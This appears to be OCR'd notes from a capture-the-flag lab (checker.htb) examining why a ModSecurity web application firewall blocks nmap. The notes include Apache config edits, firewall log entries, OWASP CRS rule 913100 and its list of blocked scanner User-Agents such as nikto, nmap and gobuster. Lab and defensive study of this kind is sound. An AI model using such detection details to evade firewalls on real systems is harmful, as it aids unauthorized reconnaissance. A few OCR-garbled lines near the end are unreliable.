


I want to find why it rejects nmap

apachectl returns error since it cannot open vhost.conf



Chmod to 666 and run it again



It shows error log will be all thrown, so let's change apache2.conf

```
ErrorLog /dev/null

#
# LogLevel: Control the severity of messages logged to the error_log.
# Available values: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the log level for particular modules, e.g.
# "LogLevel info ssl:warn"
#
LogLevel emerg
```

This needs to be like this

```
ErrorLog /var/log/apache2/error.log

#
# LogLevel: Control the severity of messages logged to the error_log.
# Available values: trace8, ..., trace1, debug, info, notice, warn,
# error, crit, alert, emerg.
# It is also possible to configure the log level for particular modules, e.g.
# "LogLevel info ssl:warn"
#
LogLevel debug
```

Restart and run apachectl -S

```
orivesc-5.1# systemctl restart apache2
orivesc-5.1# apachectl -S
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName' directive globally to suppress this mess
age
VirtualHost configuration:
*:80                   checker.htb (/etc/apache2/sites-enabled/vhost.conf:1)
*:8080                 vault.checker.htb (/etc/apache2/sites-enabled/vhost.conf:21)
ServerRoot: "/etc/apache2"
Main DocumentRoot: "/var/www/html"
Main ErrorLog: "/var/log/apache2/error.log"
Mutex proxy: using_defaults
Mutex default: dir="/var/run/apache2/" mechanism=default
Mutex mpm-accept: using_defaults
Mutex watchdog-callback: using_defaults
Mutex rewrite-map: using_defaults
PidFile: "/var/run/apache2/apache2.pid"
Define: DUMP_VHOSTS
Define: DUMP_RUN_CFG
Define: MODSEC_2.5
Define: MODSEC_2.9
User: name="www-data" id=33 not_used
Group: name="www-data" id=33 not_used
```

After running curl checker.htb -A 'nmap scripting engine', I can see the error log in /var/log/apache2/error.log

```
[Tue Jun 03 03:39:39.744661 2025] [:error] [pid 13210] [client 10.10.16.53:57692] [client 10.10.16.53] ModSecurity: Warning. Matched phrase "nmap scripting engine" at
REQUEST_HEADERS:User-Agent. [file "/usr/share/modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "54"] [id "913100"] [msg "Found User-Agent associated wi
th security scanner"] [data "Matched Data: nmap scripting engine found within REQUEST_HEADERS:User-Agent: nmap scripting enginessfd"] [severity "CRITICAL"] [ver "OWASP
_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag
"capec/1000/118/224/541/310"] [tag "PCI/6.5.10"] [hostname "checker.htb"] [uri "/"] [unique_id "aD5uezP58MdWR_CywZ_i2AAAAAA"]
[Tue Jun 03 03:39:39.745291 2025] [:error] [pid 13210] [client 10.10.16.53:57692] [client 10.10.16.53] ModSecurity: Access denied with code 403 (phase 2). Operator GE
matched 5 at TX:anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "93"] [id "949110"] [msg "Inbound Anomaly Score Exc
eeded (Total Score: 5)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.3.2"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [
hostname "checker.htb"] [uri "/"] [unique_id "aD5uezP58MdWR_CywZ_i2AAAAAA"]
[Tue Jun 03 03:39:39.745552 2025] [:error] [pid 13210] [client 10.10.16.53:57692] [client 10.10.16.53] ModSecurity: Warning. Operator GE matched 5 at TX:inbound_anomal
y_score. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "91"] [id "980130"] [msg "Inbound Anomaly Score Exceeded (Total Inbound Score: 5
 - SQLI=0,XSS=0,RFI=0,LFI=0,RCE=0,PHPI=0,HTTP=0,SESS=0): individual paranoia level scores: 5, 0, 0, 0"] [ver "OWASP_CRS/3.3.2"] [tag "event-correlation"] [hostname "ch
ecker.htb"] [uri "/"] [unique_id "aD5uezP58MdWR_CywZ_i2AAAAAA"]
```

The file content on id 913100 shows

```
SecRule REQUEST_HEADERS:User-Agent "@pmFromFile scanners-user-agents.data" \
    "id:913100,\
    phase:2,\
    block,\
    capture,\
    t:none,t:lowercase,\
    msg:'Found User-Agent associated with security scanner',\
    logdata:'Matched Data: %{TX.0} found within %{MATCHED_VAR_NAME}: %{MATCHED_VAR}',\
    tag:'application-multi',\
    tag:'language-multi',\
    tag:'platform-multi',\
    tag:'attack-reputation-scanner',\
    tag:'paranoia-level/1',\
    tag:'OWASP_CRS',\
    tag:'capec/1000/118/224/541/310',\
    tag:'PCI/6.5.10',\
    ver:'OWASP_CRS/3.3.2',\
    severity:'CRITICAL',\
    setvar:'tx.anomaly_score_pl1=+%{tx.critical_anomaly_score}',\
    setvar:'ip.reput_block_flag=1',\
    setvar:'ip.reput_block_reason=%{rule.msg}',\
    expirevar:'ip.reput_block_flag=%{tx.reput_block_duration}'"
```

After running curl checker.htb -A 'nmap scripting /var/log/apache2/error.log

The file content on id 913100 shows

I can find nmap scripting engine in this file

```
# http://www.tenable.com/products/nessus-vulnerability-scanner
nessus
# vuln scanner
# https://www.netsparker.com/web-vulnerability-scanner/
netsparker
# vuln scanner
# https://cirt.net/Nikto2
nikto
# vuln scanner
nmap nse
nmap scripting engine
nmap-nse
# vuln scanner
# http://www.nsauditor.com/
nsauditor
# vuln scanner
# https://github.com/projectdiscovery/nuclei
Nuclei
```

It also prevents using other tools like gobuster

```
# https://github.com/OJ/gobuster
gobuster
```

I can see gobuster fails as expected

